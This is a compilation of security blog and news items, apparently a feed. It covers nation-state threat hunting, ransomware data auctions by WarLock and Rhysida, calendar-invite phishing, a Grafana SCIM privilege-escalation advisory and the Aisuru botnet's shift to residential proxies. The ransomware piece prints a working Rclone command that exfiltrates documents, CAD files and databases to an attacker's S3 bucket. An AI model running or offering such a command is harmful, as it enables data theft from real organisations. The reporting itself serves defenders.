  • Russia — Russian threat actors place a strong emphasis on disruption and destruction, particularly during periods of geopolitical conflict. They commonly deploy wiper malware that deletes or corrupts files and often pretend it’s ransomware. Threat hunters should watch for sudden mass file changes, system reboots, or the use of admin-level command-line tools immediately preceding damage. Russia also has advanced capabilities for ICS/OT manipulation, meaning unusual access to industrial controllers or configuration changes can be a strong indicator of potential compromise. Additionally, their operations often support information warfare, so defenders should look for compromised media or government accounts, unauthorized website changes, and targeted spear-phishing attacks tied to political events.
  • China — China focuses on long-term, stealthy access rather than quick disruption. They are known for supply-chain compromises, so unusual activity from vendor accounts or anomalies in software updates should be investigated. They frequently abuse cloud identity platforms, making it essential to monitor for impossible travel logins, token theft, MFA fatigue, or suspicious OAuth applications. Chinese groups also invest heavily in credential harvesting, often trying to quietly collect usernames, passwords, and tokens over long periods. Threat hunters should look for password spraying, attempts to dump credentials, or lateral movement linked to service or personal accounts that generally don’t access sensitive systems.
  • Iran — Iranian threat actors tend to be opportunistic and politically reactive, relying heavily on broad phishing campaigns. Organizations should monitor for spikes in failed logins, newly created email forwarding rules, and look-alike phishing domains. Iran also frequently conducts website defacements, so signs such as unexpected CMS admin logins, unauthorized web content changes, or DNS tampering are essential to hunt for. While generally less sophisticated than Russia or China, they can still deploy destructive malware, meaning defenders should watch for scripts or tools that mass-delete or encrypt files, suspicious scheduled tasks, and activity involving commodity RATs or .NET tools.
  • North Korea — North Korea’s cyber operations are primarily financially motivated, with a strong focus on cryptocurrency theft. Threat hunters should monitor for unauthorized access to wallet systems, unusual outbound connections to cryptocurrency platforms, or abnormal API calls associated with blockchain activity. They also excel at social engineering, especially targeting finance, HR, and engineering staff by posing as recruiters or job candidates. Indicators include suspicious attachments, communication from personal email accounts, or new “contractor” accounts accessing code or financial systems. Once inside a network, their activity is typically driven by exfiltration, so large or stealthy data transfers, especially to cloud storage or foreign VPNs, are significant warning signs.

Reprioritize assets exposed to geopolitical pressure.

Identify systems and identities that become high-value targets during periods of geopolitical tension, especially those associated with sensitive regions or government-linked operations. Immediately harden them with faster patching, tighter segmentation, stricter east–west controls, and increased telemetry to concentrate defenses where state-aligned actors are most likely to strike.

Reduce external exposure on high-value frontiers.

Reduce the attack surface by removing access paths favored by advanced adversaries. Disable legacy VPNs, retire unmonitored jump servers, tighten SSO/IdP trust paths, and eliminate unnecessary remote-admin or broad cloud access routes. Reducing weak entry points raises the cost of initial access for foreign intelligence units.

Harden response capabilities

Incident response teams must prepare for an increased likelihood of destructive or politically motivated attacks. Organizations should test their data destruction and destructive attack plans, validate their disaster recovery timelines, and ensure the restoration of offline or immutable backups. Management must be kept informed of evolving geopolitical risks, and cross-functional teams, including cybersecurity, legal, communications, and operations, must conduct crisis simulation exercises. Rapid response structures, such as crisis management teams, should be ready to be activated to facilitate fast decision-making under pressure. These measures are intended to help ensure that the organization can respond effectively even in the face of significant stress or disruption.

Building a geopolitical cyber attack surface map

Building a geopolitical map of the attack surface enables organizations to anticipate how political conditions may impact cyber risk. This involves understanding how people, technology, and third-party relationships are geographically distributed, and how those distributions intersect with jurisdictions that may impose legal, operational, or conflict-related risks. A robust map also integrates geopolitical assessments with business impact and criticality, enabling organizations to see where instability or state control could affect privileged access, essential services, or sensitive data.

The following steps describe how to perform an attack surface mapping based on geopolitical events. These steps are not derived from any single framework or source; they are a practical blend of best practices for mapping infrastructure, assessing geopolitical exposure, identifying weak points, and prioritizing remediation.

  • Map Internal Workforce: Create an authoritative inventory of the physical locations of all employees with technical or elevated privileges. Include full-time staff, contractors, and outsourced teams. Use HR, IAM, and staffing records to ensure accuracy and maintain updates as personnel relocate or roles change.
  • Map Infrastructure: Create a comprehensive list of regions that host your cloud services, data centers, disaster recovery sites, and replication routes. Document which workloads reside where, how traffic moves between regions, and what operational responsibilities each location carries. Capture both primary and failover arrangements.

  • Map Vendor & Subcontractor: This step requires suppliers to disclose the actual countries where engineering, customer support, managed services, and subcontracted tasks are performed. Validate this information through audits, questionnaires, or contractual obligations. Record each operational footprint, not just corporate registration locations.
  • Geopolitical Risk Scores: Apply a standardized scoring model to each region (e.g., Matteo Iacoviello Geopolitical Risk (GPR) index, BlackRock Geopolitical Risk Indicator (BGRI), or Bloomberg’s geopolitical risk scores). Inputs may include government stability indicators, international sanctions status, regulatory pressures, history of state intervention, and exposure to espionage or cyber operations. Use a consistent scoring range.
  • Overlay Business Criticality: Cross-reference each region’s risk score with the operational value of what that region supports. Identify where highly sensitive systems, privileged roles, or essential processes are located in areas with higher risk. Highlight areas where disruption would impact business continuity or security posture.
  • Identify Regional Strategic Points: Look for dependencies where a single region hosts an excessive number of critical people, systems, or vendors. This includes cloud regions serving multiple core workloads, a subcontractor with a heavily centralized team, or a country where several key staff reside. Flag these for targeted risk discussions.
  • Prioritize Remediation Measures: Develop a ranked set of actions based on the combined geopolitical and business impact. Potential responses include redistributing workloads across safer regions, shifting privileged roles, tightening access controls, enhancing monitoring for at-risk locations, or preparing contingency plans for rapid relocation or provider transition.

Conclusion

Geopolitics is now a key driver of cyber risk, redefining attacker profiles, motivations, and the organizations targeted and/or affected by collateral damage. Many vulnerabilities in modern businesses stem not from technical misconfigurations, but from the geopolitical interconnectedness of global supply chains, cloud architectures, distributed teams, and open-source ecosystems.

Traditional cybersecurity controls remain essential, but are insufficient on their own as they fail to account for laws, political incentives, national strategies, and human vulnerabilities influenced by the world's most active cyber powers. To manage this reality, organizations must integrate geopolitical analysis into every layer of their security decision-making process, consider geography as a key security variable, and develop the agility to proactively adapt their posture to the evolving global context.

Can OpenAI Respond After Google Closes the A.I. Technology Gap?

11 December 2025 at 14:58
A new technology release from OpenAI is supposed to top what Google recently produced. It also shows OpenAI is engaged in a new and more difficult competition.

© Aaron Wojack for The New York Times

OpenAI’s newest technology comes after Google claimed it had topped its young competitor.

From Extortion to E-commerce: How Ransomware Groups Turn Breaches into Bidding Wars

24 November 2025 at 09:21

Ransomware has evolved from simple digital extortion into a structured, profit-driven criminal enterprise. Over time, it has led to the development of a complex ecosystem where stolen data is not only leveraged for ransom, but also sold to the highest bidder. This trend first gained traction in 2020 when the Pinchy Spider group, better known as REvil, pioneered the practice of hosting data auctions on the dark web, opening a new chapter in the commercialization of cybercrime.

In 2025, contemporary groups such as WarLock and Rhysida have embraced similar tactics, further normalizing data auctions as part of their extortion strategies. By opening additional profit streams and attracting more participants, these actors are amplifying both the frequency and impact of ransomware operations. The rise of data auctions reflects a maturing underground economy, one that mirrors legitimate market behavior, yet drives the continued expansion and professionalization of global ransomware activity.

Anatomy of victim data auctions 

Most modern ransomware groups employ double extortion tactics, exfiltrating data from a victim’s network before deploying encryption. Afterward, they publicly claim responsibility for the attack and threaten to release the stolen data unless their ransom demand is met. This dual-pressure technique significantly increases the likelihood of payment.

In recent years, data-only extortion campaigns, in which actors forgo encryption altogether, have risen sharply. In fact, such incidents doubled in 2025, highlighting how the threat of data exposure alone has become an effective extortion lever. Most ransomware operations, however, continue to use encryption as part of their attack chain.

Certain ransomware groups have advanced this strategy by introducing data auctions when ransom negotiations with victims fail. In these cases, threat actors invite potential buyers, such as competitors or other interested parties, to bid on the stolen data, often claiming it will be sold exclusively to a single purchaser. In some instances, groups have been observed selling partial datasets, likely adjusted to a buyer’s specific budget or area of interest, while any unsold data is typically published on dark web leak sites.

This process is illustrated in Figure 1, under the assumption that the threat actor adheres to their stated claims. However, in practice, there is no guarantee that the stolen data will remain undisclosed, even if the ransom is paid. This highlights the inherent unreliability of negotiating with cybercriminals.

ransomware-extortion-ecommerce-diagram
Figure 1 - Victim data auctioning process

This auction model provides an additional revenue stream, enabling ransomware groups to profit from exfiltrated data even when victims refuse to pay. It should be noted, however, that such auctions are often reserved for high-profile incidents. In these cases, the threat actors exploit the publicity surrounding attacks on prominent organizations to draw attention, attract potential buyers, and justify higher starting bids.

This trend is likely driven by the fragmentation of the ransomware ecosystem following the recent disruption of prominent threat actors, including 8Base and BlackSuit. This shift in cybercrime dynamics is compelling smaller, more agile groups to aggressively compete for visibility and profit through auctions and private sales to maintain financial viability. The emergence of the Crimson Collective in October 2025 exemplified this dynamic when the group auctioned stolen datasets to the highest bidder. Although short-lived, this incident served as a proof of concept (PoC) for the growing viability of monetizing data exfiltration independently of traditional ransom schemes.

Threat actor spotlight

WarLock

The WarLock ransomware group has been active since at least June 2025. The group targets organizations across North America, Europe, Asia, and Africa, spanning sectors from technology to critical infrastructure. Since its emergence, WarLock has rapidly gained prominence for its repeated exploitation of vulnerable Microsoft SharePoint servers, leveraging newly disclosed vulnerabilities to gain initial access to targeted systems.

The group adopts double extortion tactics, exfiltrating data from the victim’s systems before deploying its ransomware variant. From a recent incident Rapid7 responded to, we observed the threat actor exfiltrating the data from a victim to an S3 bucket using the tool Rclone. An anonymized version of the command used by the threat actor can be found below:

Rclone.exe copy \\localdirectory :s3 -P --include "*.{pdf,ai,dwg,dxf,dwt,doc,docx,dwg,dwt,dws,shx,pat,lin,ctb,dxf,dwf,step,stl,dst,dxb,,stp,ipt,prt,iges,obj,xlsx,mdf,sql,doc,xls,sql,bak,sqlite,db,sqlite3,sdf,ndf,ldf,csv,mdf,dbf,ibd,myd,ppt,pptx}" -q --ignore-existing --auto-confirm --multi-thread-streams 11 --transfers 11 --max-age 500d --max-size 2000m

WarLock operates a dedicated leak site (DLS) on the dark web, where it lists its victims. From the outset of its operations, the group has auctioned stolen data, publishing only the unsold information online (Figure 2). The group further mentions that the exfiltrated data may be sold to third parties if the victim refuses to pay in their ransom note (Figure 3).

2-ransomware-purchased-data.png
Figure 2 - Example of purchased data

3-warlock-ransomware-ransom-note.png
Figure 3 - WarLock ransom note

Although WarLock shares updates on the progress and results of these auctions through its DLS, it also relies heavily on its presence on the RAMP4 cybercrime forum to attract potential buyers (Figure 4). This approach likely allows WarLock to reach a wider buyer base by publishing these posts under the relevant thread “Auction \ 拍卖会”. It should be noted that WarLock is assessed to be of Chinese origin, which is further supported by the Chinese-language reference in this thread title.

4-ransomware-auction-warlock.png
Figure 4 - Mention of an auction on WarLock’s DLS

Using the alias “cnkjasdfgd,” the group advertises details about the nature and volume of exfiltrated data, along with sample files (Figure 5). WarLock further directs interested buyers to its Tox account, a peer-to-peer encrypted messaging and video-calling platform, where the auctions appear to take place.

5-warlock-ramp4.png
Figure 5 - WarLock’s post on RAMP4

This approach appears to be highly effective for WarLock. Despite being a recent entrant to the ransomware ecosystem, the group has reportedly sold victim data in approximately 55% of its claimed attacks, accounting for 55 victims to date as of November 2025, demonstrating significant traction within underground markets. The remaining victims’ data has been publicly released on the group’s DLS, following unsuccessful ransom negotiations and a lack of interested buyers.

Rhysida

The Rhysida ransomware group was first identified by cybersecurity researchers in May 2023. The group primarily targets Windows operating systems across both public and private organizations in sectors such as government, defense, education, and manufacturing. Its operations have been observed in several countries, including the United Kingdom, Switzerland, Australia, and Chile. The threat actors portray themselves as a so-called “cybersecurity team” that assists organizations in securing their networks by exposing system vulnerabilities.

Rhysida maintains an active DLS, where it publishes data belonging to victims who refuse to pay the ransom, in alignment with double extortion tactics. Since at least June 2023, the group has also conducted data auctions via a dedicated “Auctions Online” section of its DLS. These auctions typically run for seven days, and Rhysida claims that each dataset is sold exclusively to a single buyer. As of mid-October 2025, the group was hosting five ongoing auctions, with starting prices ranging from 5 to 10 Bitcoin (Figure 6).

6-ransomware-auction-rhysida-dls.png
Figure 6 - Example of an auction on Rhysida’s DLS

Once the auction period ends, Rhysida publicly releases any unsold data on its DLS (Figure 7). Instead, if the auction is successful, the data is marked as “sold”, without being released on the group’s DLS (Figure 8). In many cases, the group publishes only a subset of the stolen data, often accompanied by the note “not sold data was published” (Figure 9).

7-data-release-ransomware-rhysida.png
Figure 7 - Example of full data release on Rhysida’s DLS

8-sold-data-rhysida.png
Figure 8 - Example of sold data on Rhysida’s DLS

9-partial-data-release-rhysida-ransomware.png
Figure 9 - Example of partial data release on Rhysida’s DLS

With 224 claimed attacks to date as of November 2025, approximately 67% resulting in full or partial data sales, auctions represent a significant additional revenue stream for Rhysida. The group’s auction model appears to be considerably more effective than WarLock’s (Figure 10), likely due to Rhysida’s established reputation within the cybercrime ecosystem and its involvement in several high-profile attacks.

10-ransomware-auction-outcomes-graph-chart.png
Figure 10 - Overview of auction outcomes

Conclusion

The cyber extortion ecosystem is undergoing a profound transformation, shifting from traditional ransom payments to a diversified, market-driven model centered on data auctions and direct sales. This evolution marks a turning point in how ransomware groups generate revenue, transforming what were once isolated extortion incidents into structured commercial transactions.

Groups such as WarLock and Rhysida exemplify this shift, illustrating how ransomware operations increasingly mirror illicit e-commerce ecosystems. By auctioning exfiltrated data, these actors not only create additional revenue streams but also reduce their dependence on ransom compliance, monetizing stolen data even when victims refuse to pay. This approach has proven particularly lucrative for these threat actors, likely setting a precedent for newer extortion groups eager to replicate their success.

As a result, proprietary and sensitive data, including personally identifiable and financial information, is flooding dark web marketplaces at an unprecedented pace. This expanding secondary market intensifies both the operational and reputational risks faced by affected organizations, extending the impact of an attack well beyond its initial compromise.

To adapt to this evolving threat landscape, organizations must move beyond reactive crisis management and embrace a proactive, intelligence-driven defense strategy. Continuous dark web monitoring, early breach detection, and the integration of cyber threat intelligence into response workflows are now essential. In a world where stolen data functions as a tradable commodity, resilience depends not on negotiation but on vigilance, preparedness, and rapid action.

Attackers accelerate, adapt, and automate: Rapid7’s Q3 2025 Threat Landscape Report

12 November 2025 at 08:55

The Q3 2025 Threat Landscape Report, authored by the Rapid7 Labs team, paints a clear picture of an environment where attackers are moving faster, working smarter, and using artificial intelligence to stay ahead of defenders. The findings reveal a threat landscape defined by speed, coordination, and innovation.

The quarter showed how quickly exploitation now follows disclosure: Rapid7 observed newly reported vulnerabilities weaponized within days, if not hours, leaving organizations little time to patch before attackers struck. Critical business platforms and third-party integrations were frequent targets, as adversaries sought direct paths to disruption. Ransomware remained a most visible threat, but the nature of these operations continued to evolve.

Groups such as Qilin, Akira, and INC Ransom drove much of the activity, while others went quiet, rebranded, or merged into larger collectives. The overall number of active groups increased compared to the previous quarter, signaling renewed energy across the ransomware economy. Business services, manufacturing, and healthcare organizations were the most affected, with the majority of incidents occurring in North America.

Many newer actors opted for stealth, limiting public exposure by leaking fewer victim details, opting for “information-lite” screenshots in an effort to thwart law enforcement. Some established groups built alliances and shared infrastructure to expand reach such as Qilin extending its influence through partnerships with DragonForce and LockBit. Meanwhile, SafePay gained ground by running a fully in-house, hands-on model avoiding inter-party duelling and law enforcement. These trends show how ransomware has matured into a complex, service-based ecosystem.

Nation-state operations in Q3 favored persistence and stealth over disruption. Russian, Chinese, Iranian, and North Korean-linked groups maintained long-running campaigns. Many targeted identity systems, telecom networks, and supply chains. Rapid7’s telemetry showed these actors shrinking the window between disclosure and exploitation and relying on legitimate synchronization processes to remain hidden for months. The result: attacks that are harder to spot and even harder to contain.

Threat actors are fully operationalizing AI to enhance deception, automate intrusions, and evade detection. Generative tools now power realistic phishing, deepfake vishing, influence operations, and adaptive malware like LAMEHUG. This means the theoretical risk of AI has been fully operationalized. Defenders must now assume attackers are using these tools and techniques against them and not just supposing they are. 

This is but a taste of the valuable threat information the report has to offer. In addition to deeper dives on the subjects above, the threat report includes analysis of some of the most common compromise vectors, new vulnerabilities and existing ones still favored by attackers, and, of course, our recommendations to safeguard against compromises across your entire attack surface. 

Want to learn more? Click here to download the report

When Your Calendar Becomes the Compromise

6 November 2025 at 13:42

A new meeting on your calendar or a new attack vector?

It starts innocently enough. A new meeting appears in your Google calendar and the subject seems ordinary, perhaps even urgent: “Security Update Briefing,” “Your Account Verification Meeting,” or “Important Notice Regarding Benefits.” You assume you missed this invitation in your overloaded email inbox, and click “Yes” to accept.

Unfortunately, calendar invites have become an overlooked delivery mechanism for social engineering and phishing campaigns. Attackers are increasingly abusing the .ics file format, a universally trusted, text-based standard to embed malicious links, redirect victims to fake meeting pages, or seed events directly into users’ calendars without interaction. 

Because calendar files often bypass traditional email and attachment defenses, they offer a low-friction attack path into corporate environments. 

Defenders should treat .ics files as active content, tighten client defaults, and raise awareness that even legitimate-looking calendar invites can carry hidden risk.

The underestimated threat of .ics files

The iCalendar (.ics) format is one of those technologies we all rely on without thinking. It’s text-based, universally supported, and designed for interoperability between Outlook, Google Calendar, Apple, and countless other clients.

Each invite contains a structured list of fields like SUMMARY, LOCATION, DESCRIPTION, and ATTACH. Within these, attackers have found an opportunity: they can embed URLs, malicious redirects, or even base64-encoded content. The result is a file that appears completely legitimate to a calendar client, yet quietly delivers the attacker’s message, link, or payload.

Because calendar files are plain text, they easily slip through traditional security controls. Most email gateways and endpoint filters don’t treat .ics files with the same scrutiny as executables or macros. And since users expect to receive meeting invites, often from outside their organization, it’s an ideal format for social engineering.

How threat actors abuse the invite

Over the past year, researchers have observed a rise in campaigns abusing calendar invites to phish credentials, deliver malware, or trick users into joining fake meetings. These attacks often look mundane but rely on subtle manipulation:

  • The lure: A professional-looking meeting name and sender, sometimes spoofed from a legitimate organization.

  • The link: A URL hidden in the DESCRIPTION or LOCATION field, often pointing to a fake login page or document-sharing site.

  • The timing: Invites scheduled within minutes, creating urgency (“Your access expires in 15 minutes — join now”).

  • The automation: Calendar clients that automatically add external invites, ensuring the trap appears directly in the user’s daily schedule.

Cal1.png

Example of where some of the malicious components would reside in the .ics file

It’s clever, low-effort social engineering leveraging trust in a system built for collaboration.

The “invisible click” problem

The real danger of malicious calendar invites isn’t just the link inside,  it’s the automatic delivery mechanism. In certain configurations, Outlook and Google Calendar will automatically process .ics attachments and create tentative events, even if the user never opens or even receives the email. That means the malicious link is now part of the user’s trusted interface with their calendar.

This bypasses the usual cognitive warning signs. The email might look suspicious, but the event reminder popping up later? That feels like part of your day. It’s phishing that moves in quietly and waits.

Why traditional defenses miss it

Security tooling has historically focused on attachments that execute code or scripts. By contrast, .ics files are plain text and standards-based, so they don’t inherently appear dangerous. Many detection engines ignore or minimally parse them.

Attackers exploit that gap. They rely on the fact that few organizations monitor for BEGIN:VCALENDAR content or inspect calendar metadata for embedded URLs. Once delivered, the file can bypass filters, land in the user’s calendar, and lead to a high-confidence click.

What defenders can do now

Defending against calendar-based attacks begins with recognizing that these are not edge cases anymore. They’re a natural evolution of phishing  where user convenience becomes the delivery mechanism.

Here are a few pragmatic steps every organization should consider:

  1. Treat .ics files like active content. Configure email filters and attachment scanners to inspect calendar files for URLs, base64-encoded data, or ATTACH fields.

  2. Review calendar client defaults. Disable automatic addition of external events when possible, or flag external organizers with clear warnings.

  3. Sanitize incoming invites. Content disarm and reconstruction (CDR) tools can strip out or neutralize dangerous links embedded in calendar fields.

  4. Raise awareness among users. Train employees to verify unexpected invites — especially those urging immediate action or containing meeting links they didn’t anticipate. Employees can also follow the helpful advice in this Google Support article.

  5. Use strong identity protection. Multi-factor authentication and conditional access policies mitigate the impact if a phishing link successfully steals credentials.

These steps don’t eliminate the threat, but they significantly increase friction for attackers and their malware.

A quiet evolution in social engineering campaigns

Malicious calendar invites represent a subtle yet telling shift in attacker behavior: blending into legitimate business processes rather than breaking them. In the same way that invoice-themed phishing emails once exploited trust in accounting workflows, .ics abuse leverages the quiet reliability of collaboration tools.

As organizations continue to integrate calendars with chat, cloud storage, and video platforms, the attack surface will only expand. Links inside invites will lead to files in shared drives, authentication requests, and embedded meeting credentials. These are all opportunities for exploitation.

Rethinking trust in everyday workflows

Defenders often focus on the extraordinary like zero days, ransomware binaries, and new exploits. Yet the most effective attacks remain the simplest: exploiting human trust in ordinary digital habits. A calendar invite feels harmless and that’s exactly why it works.

The next time an unexpected meeting appears in your calendar, it might be more than just a double-booking. It could be a reminder that security isn’t only about blocking malware, but about questioning what we assume to be safe.

Grafana Flags Maximum-Severity SCIM Vulnerability Enabling Privilege Escalation

24 November 2025 at 06:12

CVE-2025-41115

Grafana Labs has issued a warning regarding a maximum-severity security flaw, identified as CVE-2025-41115, affecting its Enterprise product. The vulnerability can allow attackers to impersonate administrators or escalate privileges if certain SCIM (System for Cross-domain Identity Management) settings are enabled.  According to the company, the issue arises only when SCIM provisioning is activated and configured. Specifically, both the enableSCIM feature flag and the user_sync_enabled option must be set to true. Under these conditions, a malicious or compromised SCIM client could create a user with a numeric externalId that directly maps to an internal account, potentially even an administrative account. 

SCIM Mapping Flaw (CVE-2025-41115) Enables Impersonation Risks 

In SCIM systems, the externalId attribute functions as a bookkeeping field used by identity providers to track user records. Grafana Labs’ implementation mapped this value directly to the platform’s internal user.uid. Because of this design, a numeric external ID such as “1” could be interpreted as an existing Grafana account. This behavior opens a door for impersonation or privilege escalation, enabling unauthorized users to assume the identity of legitimate internal accounts.  Grafana Labs notes in its documentation that SCIM is intended to simplify automated provisioning and management of users and groups, particularly for organizations relying on SAML authentication. The feature, available in Grafana Enterprise and certain Grafana Cloud plans, remains in Public Preview. As a result, breaking changes may occur, and administrators are encouraged to test the feature thoroughly in non-production environments before deployment. 

SAML Alignment Required to Prevent Authentication Mismatches 

A major security requirement highlighted by Grafana Labs involves the alignment between the SCIM externalId and the identifier used in SAML authentication. SCIM provisioning relies on a stable identity provider attribute, such as Entra ID’s user.objectid, which becomes the external ID in Grafana. SAML authentication must use the same unique identifier, delivered through a SAML claim, to ensure proper account linkage.  If these identifiers do not match, Grafana may fail to associate authenticated SAML sessions with the intended SCIM-provisioned accounts. This mismatch can allow attackers to generate crafted SAML assertions that result in unauthorized access or impersonation. The company recommends using the assertion_attribute_external_uid setting to guarantee that Grafana reads the precise identity claim required to maintain secure user associations.  To reduce risk, Grafana requires organizations to use the same identity provider for both user provisioning and authentication. Additionally, the SAML assertion exchange must include the correct userUID claim to ensure the system can link the session to the appropriate SCIM entry. 

Configuration Requirements, Supported Workflows, and Automation Capabilities 

Administrators can set up SCIM in Grafana through the user interface, configuration files, or infrastructure-as-code tools such as Terraform. The UI option, available to Grafana Cloud users, applies changes without requiring a restart and allows more controlled access through restricted authentication settings.  Grafana’s SCIM configuration includes options for enabling user synchronization (user_sync_enabled), group synchronization (group_sync_enabled), and restricting access for accounts not provisioned through SCIM (reject_non_provisioned_users). Group sync cannot operate alongside Team Sync, though user sync can. Supported identity providers include Entra ID and Okta.  SCIM provisioning streamlines user lifecycle tasks by automating account creation, updates, deactivation, and team management, reducing manual administrative work and improving security. Grafana notes that SCIM offers more comprehensive, near real-time automation than alternatives such as Team Sync, LDAP Sync, Role Sync, or Org Mapping.  Grafana Labs is urging organizations to review their SCIM and SAML identifier mappings immediately, warning that inconsistencies may lead to unauthorized access scenarios tied to CVE-2025-41115.  In parallel, cybersecurity intelligence leaders such as Cyble continue tracking identity-related risks and misconfigurations across global environments. Security teams looking to strengthen visibility, detect threats earlier, and reduce exposure can explore Cyble’s capabilities, book a free demo to see how Cyble’s AI-driven threat intelligence enhances defense across cloud, endpoints, and identity systems. 

Aisuru Botnet Shifts from DDoS to Residential Proxies

28 October 2025 at 20:51

Aisuru, the botnet responsible for a series of record-smashing distributed denial-of-service (DDoS) attacks this year, recently was overhauled to support a more low-key, lucrative and sustainable business: Renting hundreds of thousands of infected Internet of Things (IoT) devices to proxy services that help cybercriminals anonymize their traffic. Experts say a glut of proxies from Aisuru and other sources is fueling large-scale data harvesting efforts tied to various artificial intelligence (AI) projects, helping content scrapers evade detection by routing their traffic through residential connections that appear to be regular Internet users.

Image credit: vxdb

First identified in August 2024, Aisuru has spread to at least 700,000 IoT systems, such as poorly secured Internet routers and security cameras. Aisuru’s overlords have used their massive botnet to clobber targets with headline-grabbing DDoS attacks, flooding targeted hosts with blasts of junk requests from all infected systems simultaneously.

In June, Aisuru hit KrebsOnSecurity.com with a DDoS clocking at 6.3 terabits per second — the biggest attack that Google had ever mitigated at the time. In the weeks and months that followed, Aisuru’s operators demonstrated DDoS capabilities of nearly 30 terabits of data per second — well beyond the attack mitigation capabilities of most Internet destinations.

These digital sieges have been particularly disruptive this year for U.S.-based Internet service providers (ISPs), in part because Aisuru recently succeeded in taking over a large number of IoT devices in the United States. And when Aisuru launches attacks, the volume of outgoing traffic from infected systems on these ISPs is often so high that it can disrupt or degrade Internet service for adjacent (non-botted) customers of the ISPs.

“Multiple broadband access network operators have experienced significant operational impact due to outbound DDoS attacks in excess of 1.5Tb/sec launched from Aisuru botnet nodes residing on end-customer premises,” wrote Roland Dobbins, principal engineer at Netscout, in a recent executive summary on Aisuru. “Outbound/crossbound attack traffic exceeding 1Tb/sec from compromised customer premise equipment (CPE) devices has caused significant disruption to wireline and wireless broadband access networks. High-throughput attacks have caused chassis-based router line card failures.”

The incessant attacks from Aisuru have caught the attention of federal authorities in the United States and Europe (many of Aisuru’s victims are customers of ISPs and hosting providers based in Europe). Quite recently, some of the world’s largest ISPs have started informally sharing block lists identifying the rapidly shifting locations of the servers that the attackers use to control the activities of the botnet.

Experts say the Aisuru botmasters recently updated their malware so that compromised devices can more easily be rented to so-called “residential proxy” providers. These proxy services allow paying customers to route their Internet communications through someone else’s device, providing anonymity and the ability to appear as a regular Internet user in almost any major city worldwide.

From a website’s perspective, the IP traffic of a residential proxy network user appears to originate from the rented residential IP address, not from the proxy service customer. Proxy services can be used in a legitimate manner for several business purposes — such as price comparisons or sales intelligence. But they are massively abused for hiding cybercrime activity (think advertising fraud, credential stuffing) because they can make it difficult to trace malicious traffic to its original source.

And as we’ll see in a moment, this entire shadowy industry appears to be shifting its focus toward enabling aggressive content scraping activity that continuously feeds raw data into large language models (LLMs) built to support various AI projects.

‘INSANE’ GROWTH

Riley Kilmer is co-founder of spur.us, a service that tracks proxy networks. Kilmer said all of the top proxy services have grown substantially over the past six months.

“I just checked, and in the last 90 days we’ve seen 250 million unique residential proxy IPs,” Kilmer said. “That is insane. That is so high of a number, it’s unheard of. These proxies are absolutely everywhere now.”

Today, Spur says it is tracking an unprecedented spike in available proxies across all providers, including;

LUMINATI_PROXY    11,856,421
NETNUT_PROXY    10,982,458
ABCPROXY_PROXY    9,294,419
OXYLABS_PROXY     6,754,790
IPIDEA_PROXY     3,209,313
EARNFM_PROXY    2,659,913
NODEMAVEN_PROXY    2,627,851
INFATICA_PROXY    2,335,194
IPROYAL_PROXY    2,032,027
YILU_PROXY    1,549,155

Reached for comment about the apparent rapid growth in their proxy network, Oxylabs (#4 on Spur’s list) said while their proxy pool did grow recently, it did so at nowhere near the rate cited by Spur.

“We don’t systematically track other providers’ figures, and we’re not aware of any instances of 10× or 100× growth, especially when it comes to a few bigger companies that are legitimate businesses,” the company said in a written statement.

Bright Data was formerly known as Luminati Networks, the name that is currently at the top of Spur’s list of the biggest residential proxy networks. Bright Data likewise told KrebsOnSecurity that Spur’s current estimates of its proxy network are dramatically overstated and inaccurate.

“We did not actively initiate nor do we see any 10x or 100x expansion of our network, which leads me to believe that someone might be presenting these IPs as Bright Data’s in some way,” said Rony Shalit, Bright Data’s chief compliance and ethics officer. “In many cases in the past, due to us being the leading data collection proxy provider, IPs were falsely tagged as being part of our network, or while being used by other proxy providers for malicious activity.”

“Our network is only sourced from verified IP providers and a robust opt-in only residential peers, which we work hard and in complete transparency to obtain,” Shalit continued. “Every DC, ISP or SDK partner is reviewed and approved, and every residential peer must actively opt in to be part of our network.”

HK NETWORK

Even Spur acknowledges that Luminati and Oxylabs are unlike most other proxy services on their top proxy providers list, in that these providers actually adhere to “know-your-customer” policies, such as requiring video calls with all customers, and strictly blocking customers from reselling access.

Benjamin Brundage is founder of Synthient, a startup that helps companies detect proxy networks. Brundage said if there is increasing confusion around which proxy networks are the most worrisome, it’s because nearly all of these lesser-known proxy services have evolved into highly incestuous bandwidth resellers. What’s more, he said, some proxy providers do not appreciate being tracked and have been known to take aggressive steps to confuse systems that scan the Internet for residential proxy nodes.

Brundage said most proxy services today have created their own software development kit or SDK that other app developers can bundle with their code to earn revenue. These SDKs quietly modify the user’s device so that some portion of their bandwidth can be used to forward traffic from proxy service customers.

“Proxy providers have pools of constantly churning IP addresses,” he said. “These IP addresses are sourced through various means, such as bandwidth-sharing apps, botnets, Android SDKs, and more. These providers will often either directly approach resellers or offer a reseller program that allows users to resell bandwidth through their platform.”

Many SDK providers say they require full consent before allowing their software to be installed on end-user devices. Still, those opt-in agreements and consent checkboxes may be little more than a formality for cybercriminals like the Aisuru botmasters, who can earn a commission each time one of their infected devices is forced to install some SDK that enables one or more of these proxy services.

Depending on its structure, a single provider may operate hundreds of different proxy pools at a time — all maintained through other means, Brundage said.

“Often, you’ll see resellers maintaining their own proxy pool in addition to an upstream provider,” he said. “It allows them to market a proxy pool to high-value clients and offer an unlimited bandwidth plan for cheap reduce their own costs.”

Some proxy providers appear to be directly in league with botmasters. Brundage identified one proxy seller that was aggressively advertising cheap and plentiful bandwidth to content scraping companies. After scanning that provider’s pool of available proxies, Brundage said he found a one-to-one match with IP addresses he’d previously mapped to the Aisuru botnet.

Brundage says that by almost any measurement, the world’s largest residential proxy service is IPidea, a China-based proxy network. IPidea is #5 on Spur’s Top 10, and Brundage said its brands include ABCProxy (#3), Roxlabs, LunaProxy, PIA S5 Proxy, PyProxy, 922Proxy, 360Proxy, IP2World, and Cherry Proxy. Spur’s Kilmer said they also track Yilu Proxy (#10) as IPidea.

Brundage said all of these providers operate under a corporate umbrella known on the cybercrime forums as “HK Network.”

“The way it works is there’s this whole reseller ecosystem, where IPidea will be incredibly aggressive and approach all these proxy providers with the offer, ‘Hey, if you guys buy bandwidth from us, we’ll give you these amazing reseller prices,'” Brundage explained. “But they’re also very aggressive in recruiting resellers for their apps.”

A graphic depicting the relationship between proxy providers that Synthient found are white labeling IPidea proxies. Image: Synthient.com.

Those apps include a range of low-cost and “free” virtual private networking (VPN) services that indeed allow users to enjoy a free VPN, but which also turn the user’s device into a traffic relay that can be rented to cybercriminals, or else parceled out to countless other proxy networks.

